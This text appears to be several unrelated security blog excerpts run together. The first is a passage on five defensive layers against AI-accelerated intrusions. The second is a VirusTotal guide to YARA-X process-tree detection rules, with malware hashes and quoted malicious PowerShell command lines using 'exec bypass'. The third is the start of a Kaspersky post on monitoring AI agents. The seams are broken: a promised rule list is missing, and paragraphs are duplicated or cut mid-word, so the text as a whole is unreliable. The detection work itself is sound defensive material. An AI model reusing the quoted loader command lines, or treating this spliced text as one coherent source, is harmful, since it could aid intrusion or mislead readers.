Speed and scale: Automated tooling can perform broad reconnaissance, test several attack paths at once, react to failures, and immediately continue into follow-on activity. The time between initial access, privilege discovery, lateral movement, and data access can become very short.
Interconnected environments: Attackers rarely remain inside one technology stack. An internet-facing application may expose credentials in a configuration file. Those credentials may provide access to cloud storage, source repositories, identity systems, or internal infrastructure. Automation makes it easier to discover and test those relationships quickly.
Legitimate-looking identity activity: Many actions look normal when viewed independently. A service principal authenticates, an API is called, a storage object is downloaded. The stronger signal often comes from context: where the request originated, how much activity occurred, what happened immediately before and after it, and whether the behavior is expected for that identity.
Control-plane and data-plane blind spots: Many organizations have mature endpoint monitoring but considerably less visibility into management APIs, programmatic identities, and cloud storage activity. Permission testing, retrieval of storage keys, bulk downloads, firewall changes, and management API calls may all be logged without generating useful alerts.
Mandiant recommends structuring enterprise defenses across five foundational layers designed to restrict lateral movement and limit the speed advantage of autonomous tooling:
Layer
Description
Layer 1: Protect Control Planes
Restrict all admin APIs, consoles & CI/CD to trusted networks
Layer 2: Restrict Identities & Keys
Migrate to short-lived workload credentials; eliminate secrets
Layer 3: Harden Configurations and Reduce Attack Paths
Continuous vulnerability scanning across apps & infrastructure
Layer 4: Application Protections
Harden applications to prevent abuse of legitimate features and capabilities
Layer 5: Detect Behavioral Volumetric Change
Monitor identity velocity, API bursts, and volumetric anomalies
Table 1: Foundational layers for restricting adversarial LLM speed advantage and lateral movement
Layer 1: Protect the Control Plane
Restrict access to the systems attackers can use to administer, deploy, or reconfigure the environment.
The control plane extends well beyond Active Directory or a cloud console. It includes identity providers, cloud management APIs, network and firewall management platforms, virtualization infrastructure, code repositories, CI/CD systems, privileged access management platforms, backup infrastructure, certificate authorities, SaaS administration consoles, and application administration interfaces.
Why It Is Important
Internet-accessible management interfaces can quickly become part of an attack path after credentials are obtained. For example, Azure App Service includes an administrative interface through Kudu Site Control Manager, or SCM, which supports application deployment and management functionality. If an attacker obtains publishing credentials or another identity capable of accessing that interface, automation can quickly test authentication, enumerate functionality, interact with application files, execute commands, retrieve output, and remove staged artifacts.
Similar exposure exists across firewall administration, virtualization consoles, cloud management APIs, backup platforms, CI/CD interfaces, and other management services. Any reachable administrative path gives an automated attacker another capability to test.
Mitigations
Reduce Administrative Internet Exposure: Restrict cloud administration, network device management, application publishing interfaces, hypervisors, backup platforms, and other sensitive services to trusted networks, private connectivity, or dedicated administrative paths wherever possible.
Require Trusted Administrative Paths: Require privileged users to administer sensitive infrastructure from managed devices, privileged access workstations, or approved jump hosts. Pair these controls with phishing-resistant authentication such as FIDO2 or passkeys where supported.
Harden Application Management Interfaces: Treat application administration and publishing endpoints as privileged infrastructure rather than extensions of the public application.
Configure access restrictions for Kudu/SCM endpoints separately where appropriate.
Limit SCM access to approved management networks or deployment infrastructure.
Disable basic publishing authentication where it is not required.
Restrict access to deployment and publishing credentials.
Consider deployment models such as run-from-package that reduce direct modification of deployed application files.
Control Public Exposure by Design: Establish governance around public IP allocation and require architecture review before workloads or management interfaces are exposed directly to the internet.
Apply Similar Controls to Programmatic Administration: Where supported, restrict administrative service principals and automation identities to expected networks, workloads, or private connectivity.
Monitor the Control Plane as a Distinct Security Surface: Centralize authentication, configuration change, deployment, and administrative telemetry from cloud platforms, application administration interfaces, network infrastructure, backup platforms, and other management systems. Alert on administrative access from previously unseen networks, hosting providers, or geographies.
Layer 2: Restrict Identities and Keys
Reduce the value of stolen credentials by limiting their lifetime, permissions, and where they can be used.
Security programs have traditionally placed more emphasis on human identities. Service principals, service accounts, API keys, storage keys, cloud access keys, deployment tokens, personal access tokens, and application secrets can receive less scrutiny despite providing significant access.
Programmatic identities are especially useful to an automated attacker when they combine long-lived credentials, broad permissions, limited conditional controls, and limited monitoring.
Why It Is Important
Consider an exposed cloud storage credential. Once automated tooling discovers the credential in source code, an environment variable, application configuration, a database, or another compromised system, it can immediately test the credential and begin enumerating available data.
A long-lived credential that works from anywhere on the internet and provides broad storage access can turn a single credential exposure into large-scale data access very quickly.
The same pattern applies to service principals and other programmatic identities. A credential intended for an internal CI/CD runner carries considerably more risk when the identity can also authenticate from an arbitrary network and access production resources.
Credential security therefore needs to address both what an identity can access and the conditions under which that access is valid.
Mitigations
Prioritize Workload and Programmatic Identities: Apply the same rigor used for privileged human identities to service principals, service accounts, API keys, cloud access keys, application credentials, deployment tokens, and Personal Access Tokens. These identities should have defined owners, lifecycle controls, least privilege, monitoring, and incident response procedures.
Move From Long-Lived to Short-Lived Credentials: Remove persistent secrets and use temporary or workload-bound credentials wherever possible.
Transition from static AWS IAM access keys to temporary credentials through IAM roles.
Replace Azure Service Principal client secrets with Managed Identities.
Disallow Azure Storage Account Shared Key Authentication in favor of Entra ID authorization with Conditional Access Policies.
Use Google Cloud Workload Identity Federation instead of long-lived service-account keys.
Move from GitHub classic PATs to fine-grained PATs or workload-based authentication such as GitHub Actions OIDC where supported.
Constrain Both the Where and the What: Limit non-human identities to the APIs, subscriptions, projects, repositories, storage resources, and systems that they actually require. Where supported, restrict the locations and workloads from which those identities can authenticate. A service principal used by an internal CI/CD runner should not also be usable from arbitrary external infrastructure.
Hardening multi-cloud service principals requires replacing long-lived, static credentials with short-lived tokens and strictly enforcing access controls. Essential approaches across major providers include:
Google Cloud: Using Workload Identity Federation and targeted IAM constraints.
AWS: Leveraging OIDC federation combined with Service Control Policies (SCPs).
Azure: Applying Conditional Access policies to restrict access contextually.
Okta: Implementing Private Key JWT authentication along with network-restricted Authentication Policies.
Use private connectivity, expected source ranges, workload federation, resource policies, and IAM conditions where appropriate across cloud platforms.
Restrict AWS IAM Role Delegation: Tightly control permissions that allow one identity to assign or pass another identity’s privileges. In AWS, restrict iam:PassRole to specific roles and intended services and apply conditions such as iam:PassedToService where appropriate.
Isolate Credential and Secret Stores: Place enterprise password vaults and secret management systems behind tightly controlled administrative and network paths. Require strong authentication for privileged access, restrict programmatic access to expected workloads and networks where supported, and alert on unusual bulk secret queries, enumeration, or export activity. These detections overlap with legitimate automation; the signal is in the identity, origin, volume, and sequence, not the action. Baseline known-good automation first and alert on deviation, or expect false positives on routine activity.
Harden Password Reset and Account Lifecycle Processes: Require strong re-authentication or additional identity verification for high-risk password resets and account recovery. Monitor unusual bursts of password resets, account creation, credential additions, permission changes, or other lifecycle activity.
Automate Secret Hygiene: Implement continuous scanning of repositories, container images, build artifacts, and pipelines for exposed secrets and credentials. Remove credentials from application code, configuration files, deployment scripts, and databases and move them into dedicated secret-management platforms. Rotate exposed credentials promptly rather than relying on removal from source-control history.
Layer 3: Harden Configurations and Reduce Attack Paths
Remove weaknesses that provide an initial foothold and limit how far a compromised workload can reach.
Automated tooling is particularly effective in environments where several smaller weaknesses can be combined into a larger attack path. An exposed application, an overly privileged workload identity, a credential in an environment variable, and unrestricted network access may each appear manageable in isolation. Together, they can provide a direct path into sensitive systems.
Why It Is Important
A vulnerability in an internet-facing application may initially appear isolated. In practice, that application may have access to a backend database. The database may contain credentials. Application environment variables may contain cloud tokens. The underlying host may have an attached cloud identity with access to storage, secrets, or management APIs.
Automation can test those paths in rapid succession. Failures can also become useful feedback. An application error, stack trace, database response, compiler output, or API error may give the tooling enough information to modify its next request within seconds. Detailed diagnostic information exposed externally therefore provides more than troubleshooting value; it can accelerate experimentation during an attack.
Mitigations
Continuously Reduce the External Attack Surface: Scan internet-facing applications and infrastructure for vulnerabilities, exposed administrative services, default configurations, and unnecessary services. Vulnerability programs should include custom applications, frameworks, libraries, and dependencies in addition to operating systems.
Assume the Workload Can Be Compromised: Design applications so compromise of the front end provides access only to the systems required for that application’s function. Reduce application permissions and limit access to required databases, APIs, queues, storage accounts, and backend services.
Enforce Application-Tier Segmentation: Segment internet-facing applications from identity infrastructure, management systems, and unrelated internal services. Restrict DMZ workloads from initiating unnecessary Kerberos, NTLM, LDAP, SMB, RDP, SSH, database, and administrative connections into internal networks.
Harden Database Runtime Privileges: Application database accounts should not have broad administrative privileges. Restrict capabilities that allow a database engine or application identity to execute operating-system commands, write arbitrary files, modify server-wide settings, or cross the database-to-OS boundary unless the application requires them.
Reduce Credential Exposure in Workloads: Review application configurations, environment variables, infrastructure-as-code, deployment scripts, CI/CD pipelines, and databases for embedded secrets. Compromise of one workload should not expose credentials for unrelated systems.
Limit Error Feedback to External Users: Avoid returning detailed stack traces, compiler messages, SQL errors, internal paths, framework details, or other diagnostic information to unauthenticated users. Keep detailed troubleshooting information in internal logs.
Harden Network and Security Appliances: Remove unnecessary management services from routers, firewalls, VPN appliances, and other infrastructure. Review configurations for unexpected accounts, scheduled jobs, startup scripts, configuration changes, and persistence mechanisms. Validate firmware integrity and vendor signatures where supported.
Harden Active Directory Certificate Services: Review AD CS for certificate templates and enrollment paths that could allow an attacker to obtain authentication certificates or escalate privileges.
Remove ENROLLEE_SUPPLIES_SUBJECT where it is not required, particularly on templates supporting client authentication.
Restrict enrollment permissions to the identities that require them.
Require certificate manager or CA approval for higher-risk enrollment scenarios where appropriate.
Enable Extended Protection for Authentication on applicable CA web interfaces where supported.
Reduce Credential Replay and Relay Opportunities: Enable Windows Credential Guard where appropriate, use Protected Users for suitable privileged accounts, enforce SMB signing, and enforce LDAP signing and channel binding. Reduce or disable NTLM where operationally feasible and continue hardening against credential relay, Pass-the-Hash, Pass-the-Ticket, and related techniques.
Restrict Unnecessary Authentication From Exposed Workloads: Internet-facing servers should only initiate Kerberos, NTLM, LDAP, SMB, WinRM, or RDP traffic to systems where those protocols are explicitly required.
Layer 4: Application Protections
Harden legitimate enterprise functionality that attackers can reuse after gaining access.
A large portion of attacker activity relies on capabilities already present in the environment. Applications, authentication protocols, administrative services, scripting environments, messaging systems, deployment platforms, and business workflows may provide everything needed to continue an intrusion without introducing new malware. Automation makes these capabilities easier to discover and use quickly.
Why It Is Important
Internal business applications, scripts, and APIs are often customized to each organization without public documentation, and require a level of insider knowledge to understand exploitation opportunities. Automated LLM-powered offensive tooling has enabled attackers to enumerate and rapidly understand these internal applications and use them to their advantage.
Internal communication functionality is one example. A compromised application account may legitimately have access to a notification, messaging, or email API. Sending messages is expected behavior for that application. That same capability can be abused to send hundreds or thousands of phishing messages. Without recipient limits, rate limits, or behavioral monitoring, a standard business function can become a high-speed distribution mechanism.
Mitigations
Put Guardrails Around High-Impact Business APIs: Applications capable of accessing sensitive data, retrieving credentials, sending email, notifications, creating users, modifying access, or performing other high-impact actions should have rate limits, recipient limits, transaction thresholds, and abuse controls appropriate to their function. Alert when an application operates materially outside its normal volume.
Inventory Legitimate Administrative Capabilities Before an Incident: Security teams should know which platforms provide remote command execution, deployment, scripting, certificate issuance, identity synchronization, bulk messaging, and other high-impact functions. Those capabilities should have appropriate restrictions and monitoring in place before they are used during an intrusion.
Conduct Automated Application Testing and Threat Modelling: All internal applications should have SAST and DAST scans conducted and findings resolved prior to deployment. Organizations can also leverage LLM-enabled tooling to automate the discovery, triage, reproduction, and patching of software vulnerabilities and potential attack paths. Organizations can also apply agentic source-code review and continuous AI-assisted vulnerability testing—whether a bespoke LLM harness or a managed capability such as Google AI Threat Defense—to find, triage, and reproduce these attack paths before an attacker does.
Layer 5: Detect Behavioral and Volumetric Change
Detect when identities, applications, workloads, and infrastructure begin operating outside their established patterns.
Many actions performed during an automated attack are legitimate operations when viewed individually. Detection therefore depends heavily on context: identity, source network, volume, timing, sequence, target resource, and historical activity.
Why It Is Important
A service principal accessing cloud storage is not necessarily suspicious. A service principal that normally accesses ten objects from one internal network and suddenly downloads thousands of objects from an unfamiliar hosting provider is a different situation.
Outbound activity provides similar context. Automated tooling on a compromised server may contact external webhook services to confirm execution or transfer results. It may also communicate with LLM platforms, temporary file-sharing infrastructure, tunneling services, or attacker-controlled systems.
A single HTTPS connection may be routine. A production server that historically communicates with a small set of known destinations and suddenly begins reaching several new external services deserves closer attention.
Mitigations and Detection Priorities
Baseline Behavior at the Identity and Workload Level: Establish expected authentication sources, APIs, resources, activity volumes, and communication patterns for sensitive service principals, applications, workloads, and administrative identities.
Detect Changes in Authentication Origin: Track the networks, ASNs, cloud regions, hosting providers, and other infrastructure used by privileged users and workload identities. Investigate successful authentication from infrastructure that falls outside the identity’s normal pattern.
Monitor Control-Plane Velocity: Alert on unusual bursts of management API calls, permission testing, configuration changes, resource enumeration, credential retrieval, and other administrative activity. The timing and sequence of legitimate API calls can provide important context.
Baseline Data-Plane Activity: Establish normal read, write, and object-access patterns for sensitive storage and data platforms. Detect sudden enumeration, unusual write-read-delete sequences, large increases in object access, or material changes in bytes transferred.
Build Detections Around Sequences: Correlate related events across identity, control-plane, data-plane, endpoint, and network telemetry. A new authentication source followed by permission probing, storage enumeration, bulk downloads, and a connection to a previously unseen external service should be analyzed as one sequence.
Monitor East-West Behavior From Exposed Workloads: Detect unexpected LDAP, Kerberos, NTLM, SMB, database, remote administration, and port-scanning activity originating from DMZ or internet-facing systems.
Control and Monitor Server Egress: Restrict unnecessary outbound internet connectivity from production servers and route sensitive workloads through controlled egress paths where practical. Monitor previously unseen destinations, particularly webhook services, OAST infrastructure, tunneling platforms, public file-transfer services, and external AI platforms that are not required by the workload.
Preserve the Telemetry Needed to See the Behavior: Collect and centralize interactive and non-interactive identity logs, service-principal authentication, cloud control-plane activity, sensitive storage data-plane logs, application administration logs, network flow, DNS, proxy telemetry, and endpoint activity. Establishing normal behavior depends on having enough historical data to compare against current activity.
Google Security Operations (SecOps)
Google SecOps customers have access to these broad category rules and more under the Mandiant Frontline Threats and Mandiant Hunting Rules rule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:
Note: YARA-X v1.21.0 adds a parent_name field to the items in vt.behaviour.processes_list, and v1.22.0 adds ancestor_names. VirusTotal now fills that list for every sandbox report that includes a process tree, by flattening it. The result is one entry per process, and each entry knows the name of the process that created it and of the processes above it. Read the YARA-X blog.
If you have written Livehunt rules on top of sandbox behavior, you have probably used vt.behaviour.processe
Note: YARA-X v1.21.0 adds a parent_name field to the items in vt.behaviour.processes_list, and v1.22.0 adds ancestor_names. VirusTotal now fills that list for every sandbox report that includes a process tree, by flattening it. The result is one entry per process, and each entry knows the name of the process that created it and of the processes above it. Read the YARA-X blog.
If you have written Livehunt rules on top of sandbox behavior, you have probably used vt.behaviour.processes_created. It is a flat list of command lines. It tells you that mshta.exe ran and that powershell.exe ran, but not that one started the other. For a lot of detections that is the whole point: PowerShell on its own is noise, PowerShell launched by mshta.exe is not.
Our sandboxes have always recorded the full process tree. The problem was getting it into YARA, which has no recursive types. As of this month, every file with sandbox reports that reaches Livehunt carries vt.behaviour.processes_list: one entry per process, from every sandbox that ran the file, and each entry knows the name of its parent, the names of its ancestors, and the files it touched.
This post covers what is in each entry, what to keep in mind when writing rules against it, and five cases we worked through while preparing it, each with the rules we wrote and tested. Every case comes with at least one hash, so you can paste the rule in the Livehunt editor and test it yourself.
If you haven't read it yet, we recommend our earlier post It's all about the structure! Creating YARA rules by clicking. It shows how to open the Structure view of any file in the Livehunt editor and turn fields into rule conditions with a click, which is handy for everything that follows.
What each process entry carries
Field
Type
What it holds
name
string
The process, as the sandbox reports it. Usually the image path plus the command line.
parent_name
string
The name of the process that created this one. Empty for root processes and when the parent is unknown.
ancestor_names
array of strings
The names of its ancestors, nearest first: ancestor_names[0] is the parent (the same as parent_name), ancestor_names[1] the grandparent, and so on. Empty for root processes and when the parent is unknown.
process_id / parent_process_id
string
PIDs, as reported by the sandbox.
start_time / termination_time
integer
When the process started and ended, if known.
files_written
array of strings
Files this process created or modified.
files_opened
array of strings
Files this process opened.
files_deleted
array of strings
Files this process deleted.
files_copied[x].source / .destination
string
Files this process copied, when the sandbox attributes copies to a process.
The fields that change how you write rules are parent_name, ancestor_names and the per-process file lists. With them, "PowerShell wrote a .dll" becomes "the PowerShell that cmd.exe started wrote a .dll".
The simplest possible rule looks like this:
import "vt"

rule cmd_spawns_schtasks_create {
  condition:
    for any p in vt.behaviour.processes_list : (
      p.name icontains "schtasks" and
      p.name icontains "/create" and
      p.parent_name icontains "cmd.exe"
    )
}
Things to know before you write rules
Names are not normalized. Each sandbox writes process names its own way. CAPE gives the quoted command line, Zenbox prepends the image path to the command line, Tencent HABO gives only the executable name, and C2AE and Microsoft Sysinternals often leave environment variables unexpanded (%ComSpec% /c ...). Use icontains and match on the executable name, not on a full path with == or startswith.
Link processes by name, not by PID. A file is usually run by several sandboxes, and Livehunt puts all their processes in the same list. PID 1040 can be cmd.exe in one report and explorer.exe in another. To go more than one level up, use ancestor_names: it is built from each sandbox report on its own, so a chain never mixes processes from different sandboxes. For long chains, you can also climb by name: look for the entry whose name is equal to the parent_name you already have. Both strings come from the same sandbox report, so an exact == is safe there.
A practical workflow is to search first and write the rule second. Intelligence search already supports behavior_processes:"<command line>", which matches anywhere in the list with no hierarchy. It is a quick way to collect candidates. Then you write the rule with the parent condition, and test it against those hashes in the Livehunt editor.
Case 1: porting a Sigma rule, and what it misses
Sigma's Suspicious MSHTA Child Process (03cc0c25-389f-4bf8-b48d-11878079f1ca) is a good example of a detection that needs the parent. Stripped down, it says: the parent image ends with \mshta.exe and the child is a shell or a scripting host.
The Livehunt version maps ParentImage to parent_name and Image to name:
import "vt"

rule mshta_spawns_shell {
  meta:
    description = "Port of Sigma 03cc0c25 (Suspicious MSHTA Child Process)"
  condition:
    for any p in vt.behaviour.processes_list : (
      p.parent_name icontains "mshta.exe" and
      (
        p.name icontains "cmd.exe" or
        p.name icontains "powershell" or
        p.name icontains "pwsh" or
        p.name icontains "wscript" or
        p.name icontains "cscript" or
        p.name icontains "bash.exe" or
        p.name icontains "reg.exe" or
        p.name icontains "regsvr32" or
        p.name icontains "bitsadmin"
      )
    )
}
One thing does not carry over. Sigma also checks OriginalFileName to catch renamed binaries, and sandbox process names have no equivalent. A renamed mshta.exe will get past this rule.
We tested it against d30a0a6c09f664446943d82982f0630e85c447cbe84be8a74b6db6d66effbe80, an Excel file named NOVI USD 44570.00 952PLA3262852510.xls (18/76, tagged cve-2017-0199). It matches. What is more interesting is the CAPE process tree behind the match:
Excel is not the parent of mshta.exe. The exploit has Office request an object through DCOM, so mshta.exe is started by the DCOM launcher service, and it shows up with -Embedding. A rule that looks for "Office spawns mshta" would never fire on this document. What we can do is walk one level up from the shell and check the grandparent:
import "vt"

rule dcom_mshta_spawns_shell {
  condition:
    for any p in vt.behaviour.processes_list : (
      (p.name icontains "cmd.exe" or p.name icontains "powershell") and
      p.parent_name icontains "mshta.exe" and
      p.ancestor_names[1] icontains "svchost.exe" and
      p.ancestor_names[1] icontains "dcomlaunch"
    )
}
The first entry of ancestor_names is always the parent, so ancestor_names[1] is the grandparent: the process that started mshta.exe. Without it, you need a second loop over the list to find the entry whose name is the shell's parent_name, and one more loop for every extra level.
The same rule matches other spreadsheets from the same wave, for example 8d249972358268b7a00e182e3f1ecf93ec8bbbee65d22ef4d8a3c382783c1cfa (PO#3302-20260520002.xls), 2d199776cc50b9ad548132105e95af86b29ec8ebca03895a7ddecde58587306b (Request Quotation.xls) and 7c8a3c8366b3106db56359e3defc654d365ce4de21d0a7b1fbad02fbb2aeae52. The rest of that chain shows up again in cases 4 and 5.
Case 2: a services.exe that is not, and the copies behind it
On a normal Windows system, services.exe is started by wininit.exe and by nothing else. A services.exe with any other parent deserves a look:
import "vt"

rule fake_services_wrong_parent {
  condition:
    for any p in vt.behaviour.processes_list : (
      p.name iendswith "\\services.exe" and
      p.parent_name != "" and
      not p.parent_name icontains "wininit.exe"
    )
}
The parent_name != "" check matters. In the reports we looked at, the real services.exe shows up as a root process with no parent, and we don't want those to match.
Our first version also covered lsass.exe. We tested it against 43 recent, clean, signed files, and it matched 19 of them. In those reports the sandbox records lsass.exe with services.exe as its parent. Whatever the reason, that is what the data says, so we dropped lsass.exe from the rule. The lesson is a general one: before encoding what the parent "should" be, check what the sandboxes actually report for clean files.
The rule matches fe8357febe314becf31510a7a2ecb0369e312ad58a448292f5f8a09075d7694c, a .NET executable (45/76) submitted as Cd5KK.exe. In the Jujubox report, Cd5KK.exe starts C:\Windows\System32\NlsLexicons0c1a\services.exe. That process writes two .vbs files to %TEMP% and runs each one with WScript.exe, and one of the scripts starts the fake services.exe again. The sample also launches one PowerShell per path to add Defender exclusions, and in the CAPE report it creates ONLOGON scheduled tasks through WMI, with wmiprvse.exe as the parent of schtasks.exe.
Where did the fake services.exe come from? Jujubox does not attribute file copies to a process, but it does report them at the summary level, in vt.behaviour.files_copied. Cd5KK.exe copied itself to eight places, each one with the name of a Windows binary:
You can combine both fields. This rule looks for a copy named after a system process, and then for a process in the list that runs from exactly that path and has a parent:
import "vt"

rule copy_with_system_name_is_executed {
  condition:
    for any c in vt.behaviour.files_copied : (
      (
        c.destination iendswith "\\services.exe" or
        c.destination iendswith "\\smss.exe" or
        c.destination iendswith "\\lsass.exe" or
        c.destination iendswith "\\csrss.exe" or
        c.destination iendswith "\\svchost.exe" or
        c.destination iendswith "\\wmiprvse.exe" or
        c.destination iendswith "\\taskhostw.exe" or
        c.destination iendswith "\\conhost.exe"
      ) and
      for any p in vt.behaviour.processes_list : (
        p.name icontains c.destination and
        p.parent_name != ""
      )
    )
}
The copy proves the file was planted, and the process entry proves it ran. We tested the rule against 30 recent files with a services.exe path in their Jujubox file activity: it matched 9 of them, among them 4930cc4e7e3e258bf2815793f0e5698bdd45adfae8e052bb1dc4c05c6689ade6, which shares the trojan.msil/basic label with Cd5KK.exe and also matches the services.exe parent rule above. It did not match any of the 43 clean files.
Case 3: headless consoles, renamed or not
conhost.exe --headless runs a console program without showing a window. Sigma has a rule that looks for --headless and powershell in the conhost.exe command line. With the parent available, we can ask a slightly different question: did a PowerShell process actually start with a headless console as its parent?
import "vt"

rule headless_console_runs_powershell {
  condition:
    for any p in vt.behaviour.processes_list : (
      (p.name icontains "powershell" or p.name icontains "pwsh") and
      p.parent_name icontains "--headless"
    )
}
A plain search shows why a rule on the command line alone gets noisy. behavior_processes:"conhost.exe --headless" fs:2026-09-01+ returned 947 files when we ran it. Part of that is legitimate software. Terminal emulators use pseudo-consoles, which start conhost.exe --headless --inheritcursor ... --server .... herdr.exe (c18555a6bb74cd021198b57d16b93b40e74e7d0f8f0c28a45f0a4cc22dea0f8b, 0/76) does exactly that, and the rule above does not match it, because that conhost.exe never starts a shell.
On the malicious side, 5c2ceaec797dfa79e81cde6d765898ee8102357e280fa322db6e5a4b0ce3fc4a is a Windows shortcut with a Korean-language lure about penalty guidelines for e-commerce law violations, named with a double .hwp.lnk extension (34/76). CAPE and Jujubox both show the same chain: opening the shortcut starts conhost.exe --headless powershell.exe -NoP -exec BYpass -w 1 -C $rukp = '...', and that console starts the PowerShell that runs the Base64 blob. The decoded script opens with a function called Invoke-EnvironmentCheck.
Notice that the rule checks for --headless in the parent, not for conhost.exe. That is deliberate. 77da8a02d71078564409863c358a544e981b9643c8f50c1daabc5d5d176e3c75 (42/76) drops a file called rhpmx63snl.exe into %APPDATA%\MicrosoftWorker_e08ec640d\. That file is 51bb5aeef2e48dd14fae764f80dc67f516df9914ea9c350329e229f6cea919a2, an unmodified Microsoft conhost.exe (original name CONHOST.EXE, 0/77) with a random name. It later runs as rhpmx63snl.exe --headless powershell.exe -w h -ep bypass -c & "...\xd24mgasgb4.exe". A rule that required conhost.exe in the parent would miss it. If you only want the renamed case, add not p.parent_name icontains "conhost".
Case 4: persistence that actually ran
Spotting schtasks /create is easy. Knowing whether the task did anything during the analysis is harder, and the process list can answer it. When a scheduled task fires, the new process has the Task Scheduler service as its parent (svchost.exe -k netsvcs -p -s Schedule, or taskeng.exe on older systems). If that process runs a file the sample wrote earlier, the persistence worked.
import "vt"

rule task_scheduler_runs_dropped_file {
  condition:
    for any run in vt.behaviour.processes_list : (
      (
        run.parent_name icontains "-s schedule" or
        run.parent_name icontains "taskeng.exe"
      ) and
      for any dropper in vt.behaviour.processes_list : (
        for any f in dropper.files_written : (
          (f iendswith ".exe" or f iendswith ".dll" or f iendswith ".vbs" or
           f iendswith ".js" or f iendswith ".ps1" or f iendswith ".bat" or
           f iendswith ".cmd") and
          run.name icontains f
        )
      )
    )
}
This is the first rule in the post that uses files_written, and it uses it to link two processes that are not parent and child: the one that wrote the file, and the one the scheduler started from it.
Back to 77da8a02d71078564409863c358a544e981b9643c8f50c1daabc5d5d176e3c75. In the CAPE report, software.exe writes rhpmx63snl.exe and xd24mgasgb4.exe to %APPDATA%\MicrosoftWorker_e08ec640d\, and then runs:
When the task fires, the scheduler starts rhpmx63snl.exe (the renamed conhost.exe from case 3), which starts PowerShell, which starts xd24mgasgb4.exe. Every link in that sentence is a parent_name, and the rule matches. The whole chain is also in the ancestor_names of xd24mgasgb4.exe: the PowerShell, rhpmx63snl.exe, the Schedule service and services.exe.
Zenbox saw the same task fire, but reported rhpmx63snl.exe as a root process with no parent. That is fine: CAPE has the link, and the rule only needs one sandbox to see it. It also shows why you shouldn't write rules that need every sandbox to agree.
One more format issue we ran into. a549a6c8c01da1d03e8da663eec70997a5bd5207e665d8e23f6fa75804dafc06, a VBS file we use in the next case, also creates a task that fires during the VMRay analysis, with taskeng.exe as the parent. The rule misses it, because VMRay logged that command line with doubled backslashes (C:\\Users\\Public\\Downloads\\PoItWjNFjv.vbs), so the path in files_written is not a substring of the process name. When a rule should match and does not, check the raw strings first. Here ancestor_names gives a check that does not depend on how paths are written: the task runs wscript.exe with the dropped script, the script starts PowerShell, and taskeng.exe is among that PowerShell's ancestors. A PowerShell process with for any a in p.ancestor_names : (a icontains "taskeng.exe") catches it.
Case 5: .NET binaries reading browser credentials
Loaders often inject the final payload into a signed .NET Framework binary such as MSBuild.exe, RegAsm.exe, RegSvcs.exe, InstallUtil.exe or aspnet_compiler.exe. On their own, these processes are normal on a developer machine. Started by PowerShell or a scripting host, and writing temporary copies of browser credential databases, they are not.
import "vt"

rule dotnet_lolbin_touches_browser_logins {
  condition:
    for any p in vt.behaviour.processes_list : (
      (
        p.name icontains "aspnet_compiler.exe" or
        p.name icontains "regasm.exe" or
        p.name icontains "regsvcs.exe" or
        p.name icontains "msbuild.exe" or
        p.name icontains "installutil.exe" or
        p.name icontains "addinprocess"
      ) and
      for any a in p.ancestor_names : (
        a icontains "powershell" or
        a icontains "wscript" or
        a icontains "cscript" or
        a icontains "mshta"
      ) and
      for any f in p.files_written : (
        f icontains "\\User Data\\" and
        (f icontains "\\Login Data" or f icontains "\\Web Data" or f icontains "\\Cookies")
      )
    )
}
All three conditions apply to the same process: what it is, what is above it, and what it wrote. That is the difference from the flat fields. behaviour_files:"Login Data" together with behavior_processes:"MSBuild.exe" can match a file where those two things happened in unrelated processes.
The rule matches a549a6c8c01da1d03e8da663eec70997a5bd5207e665d8e23f6fa75804dafc06, a VBS file named RFQ_638O-0194RFQ26_202610070614034439RFQ.vbs (14/76). In the CAPE report, a hidden PowerShell that rebuilds its script from environment variables is started through WMI (its parent is wmiprvse.exe), and that PowerShell starts MSBuild.exe, which writes ...\Google\Chrome\User Data\Default\Login Data.tmp and the matching -wal and -shm files. It also matches the Excel file from case 1, d30a0a6c09f664446943d82982f0630e85c447cbe84be8a74b6db6d66effbe80, where the last process in the chain, aspnet_compiler.exe, writes the same files. In that file, the ancestor_names of aspnet_compiler.exe go all the way back to the exploit: the PowerShell running XBRYINEZ.ps1, WScript.exe, the obfuscated PowerShell, cmd.exe and mshta.exe -Embedding.
Checking the ancestors instead of only the parent matters in 2d199776cc50b9ad548132105e95af86b29ec8ebca03895a7ddecde58587306b, the Request Quotation.xls from case 1. There, the process that writes the Chrome and Edge Login Data and Web Data files is a second aspnet_compiler.exe, started with /stext by the first one. Its parent is aspnet_compiler.exe, so a rule that only looks at parent_name misses it, while the PowerShell and WScript.exe above it are its second and third ancestors. On the 420 malicious and 324 clean files we used to measure ancestor_names, this version matched 5 malicious files that the parent-only version missed, and none of the clean ones.
Testing the rules
Everything in this post was tested two ways. First, against the hashes above and against a set of clean files, using the Livehunt rule tester. The tester rebuilds the vt module for the hash you give it, so it works for files analyzed before these fields existed. Second, in a live Livehunt ruleset with all the rules. Within a few minutes of enabling it we were already getting notifications for mshta_spawns_shell, dcom_mshta_spawns_shell, task_scheduler_runs_dropped_file and others. The ancestor_names versions of the rules were also run with YARA-X 1.22.0 against the same hashes and 324 clean files.
Wrapping up
A command line tells you what ran. Its parent and ancestors tell you how it got there, and the files it wrote tell you what it left behind. Rules that join the two are harder for a sample to sidestep, because the operator would need to change the chain, not just the strings. Open the vt module view of any file you are investigating, find the processes_list entry that bothers you, and write the rule from there.
Introduction
AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.
Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams
AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.
Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.
First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.
